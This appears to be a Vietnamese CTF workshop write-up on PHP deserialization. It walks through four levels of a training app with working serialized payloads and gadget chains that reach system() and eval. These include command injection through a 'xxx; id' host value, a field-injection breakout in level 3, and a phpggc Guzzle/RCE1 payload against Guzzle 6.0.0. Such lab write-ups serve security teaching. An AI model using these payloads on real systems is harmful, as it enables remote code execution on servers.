



# CyberJutsu

# CHALLENGE WRITE UP

## PHP Deserialization

---




## 1. CHALLENGE - PHP DESERIALIZATION WORKSHOP

**Goal:** Chiếm quyền điều khiển server và đọc một tập tin bí mật ở thư mục gốc

**Level 1:**

### WORKSHOP LEVEL 1 EXPLOIT FLOW



- Level 1 include mọi file .php trong `libs/`, trong đó có file `router.php` chứa class **Router** với function `__toString()` thực thi hàm `system()`

```
11     public function __toString()  
12     {  
13         return system("ping " . $this->host);  
14     }
```

- Để tạo payload tấn công, ta sẽ tạo một file `test.php` và thực hiện các bước sau đây:
  - Copy class **Router** từ file `router.php` sang file `test.php`
  - Tạo 1 biến mới từ class này với câu lệnh mà ta muốn thực thi:  
`$router = new Router('xxx; id');`
  - Serialize biến này lại:  
`serialize($router);`
- Chỉnh sửa đúng format của ứng dụng và tạo payload hoàn chỉnh:



```
0|0:6:"Router":1:{s:4:"host";s:7:"xxx; id";}|
```

The screenshot shows a web browser on the left and a code editor on the right. The browser displays a page titled "PHP Object Injection Workshop Level 1" with the goal "RCE me!". It features input fields for "name" and "age", buttons for "Insert new student", "Load student", "Save student", and "Clear data", and a table with columns "#", "Name", "Age", and "Point". The code editor shows a PHP file named "test.php" with the following code:

```
<?php
class Router
{
    public $host;

    public function __construct($host)
    {
        $this->host = $host;
    }

    public function __toString()
    {
        return system("ping " . $this->host);
    }
}

$rrouter = new Router("xxx; id");
echo serialize($rrouter);
```


The terminal output shows the serialized object: `0:6:"Router":1:{s:4:"host";s:7:"xxx; id";}|`. The terminal also shows the command `php -f /mnt/d/Sandbox/test.php` and the output `0:6:"Router":1:{s:4:"host";s:7:"xxx; id";}|`.



## Level 2:

- Level 2 đã bỏ include file `router.php` ⇒ không sử dụng được class **Router**

### Cách 1: Gadget chain sử dụng `__toString()` của class **Student**



- Gadget Chain hoạt động như sau:  
`Student::__toString()` ⇒ `Student::get_point()` ⇒ `Calculator::get_result()` ⇒ `Calculator::eval()` ⇒ RCE
- Để tạo payload tấn công, ta sẽ tạo một file `test.php` và thực hiện các bước sau đây:
  - Copy class **Student** từ file `student.php` sang file `test.php` và chỉnh sửa hàm `__construct()` để tạo gadget chain
  - Copy class **Calculator** từ file `utils.php` sang file `test.php`
  - Tiến hành generate serialize data:

```
$calc = new Calculator('phpinfo();');
$student = new Student('bo9',18, $calc);
echo serialize($student);
```
- Chỉnh sửa đúng format của ứng dụng và tạo payload hoàn chỉnh:  
`0|0:7:"Student":3:{s:4:"name";s:3:"bo9";s:3:"age";i:18;s:4:"exam";0:10:"Calculator":1:{s:10:"expression";s:10:"phpinfo();";}}|`



PHP 7.3.33 - phpinfo()

Not secure | php-deserialization.cy...

# Workshop

## Level 2

Goal: RCE mel

Insert new student

BrowseLoad student

Save studentClear data

#	Name	Age	Point
---	------	-----	-------

PHP Version 7.3.33

System	Linux 0300511c9949 5.4.0-146-generic #163-Ubuntu
Build Date	Mar 18 2022 03:11:44
Configure Command	"/configure" "--build=x86_64-linux-gnu" "--with-config-file-path=/usr/local/etc/php/conf.d" "--enable-option-checking=warn" "--enable-mysqlnd" "--with-password-argon2" "sqlite3=usr" "--with-curl" "--with-iconv" "--with-openssl" "libdir=libx86_64-linux-gnu" "--disable-cgi" "--with-apxs2"
Server API	Apache 2.0 Handler

test.php - Sandbox [WSL: Ubuntu-20.04] - Visual Studio C...

test.php x

```
1 <?php
2 class Student
3 {
4     public $name;
5     public $age;
6     public $exam;
7     public function __construct($name, $age, $exam)
8     {
9         $this->name = $name;
10        $this->age = $age;
11        $this->exam = $exam;
12    }
13 }
14 class Calculator
15 {
16     public $expression;
17     public function __construct($expr)
18     {
19         $this->expression = $expr;
20     }
21 }
22 $calc = new Calculator('phpinfo()');
23 $student = new Student('bo9',18, $calc);
24 echo serialize($student);
```

OUTPUT | TERMINAL | DEBUG CONSOLE

/mnt/d/Sandbox > php "/mnt/d/Sandbox/test.php" 13:24:36

0:7:"Student":3:{s:4:"name";s:3:"bo9";s:3:"age";i:18;s:4:"exam";0:10:"Calculator":1:{s:10:"expression";s:10:"phpinfo()";}} 13:24:36


/mnt/d/Sandbox > 13:24:36

WSL: Ubuntu-20.04 0 0 Ln 22, Col 1 Spaces: 4 UTF-8 LF PHP



## Cách 2: Gadget chain sử dụng \_\_destruct() của class Thesis

### WORKSHOP LEVEL 2 EXPLOIT FLOW



- Gadget Chain hoạt động như sau:

Thesis::\_\_destruct() ⇒ Student::get\_point() ⇒ Calculator::get\_result() ⇒  
 Calculator::eval() => RCE

- Để tạo payload tấn công, ta sẽ tạo một file `test.php` và thực hiện các bước sau đây:

- Copy class **Thesis** từ file `thesis.php` sang file `test.php` và chỉnh sửa hàm `__construct()` để tạo gadget chain
- Copy class **Student** từ file `student.php` sang file `test.php` và chỉnh sửa hàm `__construct()` để tạo gadget chain
- Copy class **Calculator** từ file `utils.php` sang file `test.php`
- Tiến hành generate payload:


```

$calc = new Calculator('phpinfo()');
$student = new Student('bo9', 18, $calc);
$thesis = new Thesis($student);
echo serialize($thesis);
  
```

- Chỉnh sửa đúng format của ứng dụng và tạo payload hoàn chỉnh:

```

0|0:6:"Thesis":1:{s:10:"paragraphs";0:7:"Student":3:{s:4:"name";s:3:"bo9";s:3:"age";i:18;s:4:"exam";0:10:"Calculator":1:{s:10:"expression";s:10:"phpinfo()";}}|
  
```



CyberJutsu Team



### Level 3:

- Ở level 3, ta không thể download được file save nữa vì bây giờ file save đã được lưu trên server ⇒ Không thể dùng cách tạo 1 file chứa giá trị serialize rồi upload lên nữa.
- Nhìn lại cách server load data:


```
0|0:7:"Student":3:{s:4:"name";s:6:"sasuke";s:3:"age";s:2:"19";s:4:"exam";N;}
```

```
1|0:7:"Student":3:{s:4:"name";s:6:"sakura";s:3:"age";s:2:"19";s:4:"exam";N;}
```



⇒ Sử dụng Injection:

```
0|0:7:"Student":3:{s:4:"name";s:6:"sasuke|xxx|yyy|zzz";s:3:"age";s:2:"19";s:4:"exam";N;}
```



- Nhập giá trị name như sau:  
`"}|1|0:7:"Student":3:{s:4:"name";s:3:"bo9";s:3:"age";i:18;s:4:"exam";0:10:"Calculator":1:{s:10:"expression";s:10:"phpinfo()";}}|`
- Dữ liệu được save vào server:





```
0|0:7:"Student":3:{s:130:""}|1|0:7:"Student":3:{s:4:"name";s:3:"bo9";s:3:"age";  
i:18;s:4:"exam";0:10:"Calculator":1:{s:10:"expression";s:10:"phpinfo();";}}|";.
```

- Kết quả sau khi load dữ liệu từ server:

Level 3  
Goal: RCE mel

name age Insert new student Load student

Save student Clear data

#	Name	Age	Point
0			

PHP Version 7.3.33

System	Linux 29c37b9b8d2 5.4.0-146-generic #163-Ubuntu
Build Date	Mar 18 2022 03:11:44
Configure Command	"/configure" "--build=x86_64-linux-gnu" "--with-config-file-path=/usr/local/etc/php/conf.d" "--enable-option-checking=warnings" "--enable-mysqlnd" "--with-password-argon2" "sqlite3=usr" "--with-curl" "--with-iconv" "--with-openssl" "libdir=libx86_64-linux-gnu" "--disable-cgi" "--with-apxs2"
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini

```
test.php  
1  
2  
3  
4 public $name;  
5 public $age;  
6 public $exam;  
7 public function __construct($name, $age, $exam)  
8 {  
9     $this->name = $name;  
10    $this->age = $age;  
11    $this->exam = $exam;  
12 }  
13  
14 class Calculator  
15 {  
16     public $expression;  
17     public function __construct($expr)  
18     {  
19         $this->expression = $expr;  
20     }  
21 }  
22  
23 $calc = new Calculator('phpinfo();');  
24 $student = new Student('bo9',18, $calc);  
25 echo serialize($student);  
26
```

OUTPUT TERMINAL DEBUG CONSOLE

```
/mnt/d/Sandbox > php "/mnt/d/Sandbox/test.php"  
0:7:"Student":3:{s:4:"name";s:3:"bo9";s:3:"age";i:18;s:4:"exam";0:10:"Calculator":1:{s:10:"expression";s:10:"phpinfo();";}}|";.
```



## Level 4:

- Level 4 chỉ include mỗi file `student.php` và các file thư viện của thư mục `vendor/`.

```
1 <?php
2 // include các thư viện trong compose
3 require('vendor/autoload.php');
4 // Chỉ include file cần thiết
5 include("libs/student.php");
```

- Tuy nhiên phiên bản thư viện **Guzzle** được sử dụng là **6.0.0**.


```
1 {
2     "require": {
3         "guzzlehttp/guzzle": "6.0.0",
4         "guzzlehttp/psr7": "1.0",
5         "guzzlehttp/promises": "1.0"
6     }
7 }
```

- Với các phiên bản thư viện **Guzzle** từ **6.0.0** đến **6.3.2**, ta hoàn toàn có thể tạo gadget chain để RCE.

Guzzle/FW1	6.0.0 <= 6.3.3+	File write
Guzzle/INFO1	6.0.0 <= 6.3.2	phpinfo()
Guzzle/RCE1	6.0.0 <= 6.3.2	RCE (Function)

Reference: <https://github.com/ambionics/phpggc>

- Ta sẽ sử dụng tool **PHPGGC** để generate payload RCE. Link: <https://github.com/ambionics/phpggc>.
- Dùng lệnh `./phpggc Guzzle/RCE1 system id > ./payload.sav` hoặc `php phpggc Guzzle/RCE1 system id > ./payload.sav`
- Lưu ý: phải ghi kết quả payload này vào 1 file, vì nếu in ra màn hình thì sẽ thiếu những ký tự không thể in ra màn hình như ký tự `NULL(%00)`



- Chỉnh sửa đúng format của ứng dụng và tạo payload hoàn chỉnh:



```
File Edit Selection View Go Run Terminal Help payload.sav - phpggc (WSL: Ubuntu-20.04) - Visual Studio Code
payload.sav
1 0|0:24:"GuzzleHttp\Psr7\FnStream":2:{s:33:"\GuzzleHttp\Psr7\FnStream\methods";a:1:{s:5:"close";a:2:{i:0;
0:23:"GuzzleHttp\HandlerStack":3:{s:32:"\GuzzleHttp\HandlerStack\handler";s:2:"id";s:30:"\GuzzleHttp\HandlerStack\stack";
a:1:{i:0;a:1:{i:0;s:6:"system";}}s:31:"\GuzzleHttp\HandlerStack\cached";b:0;i:1;s:7:"resolve";}}s:9:"_fn_close";a:2:{i:0;
0:23:"GuzzleHttp\HandlerStack":3:{s:32:"\GuzzleHttp\HandlerStack\handler";s:2:"id";s:30:"\GuzzleHttp\HandlerStack\stack";
a:1:{i:0;a:1:{i:0;s:6:"system";}}s:31:"\GuzzleHttp\HandlerStack\cached";b:0;i:1;s:7:"resolve";}}}
```

- Kết quả sau khi load dữ liệu từ server:

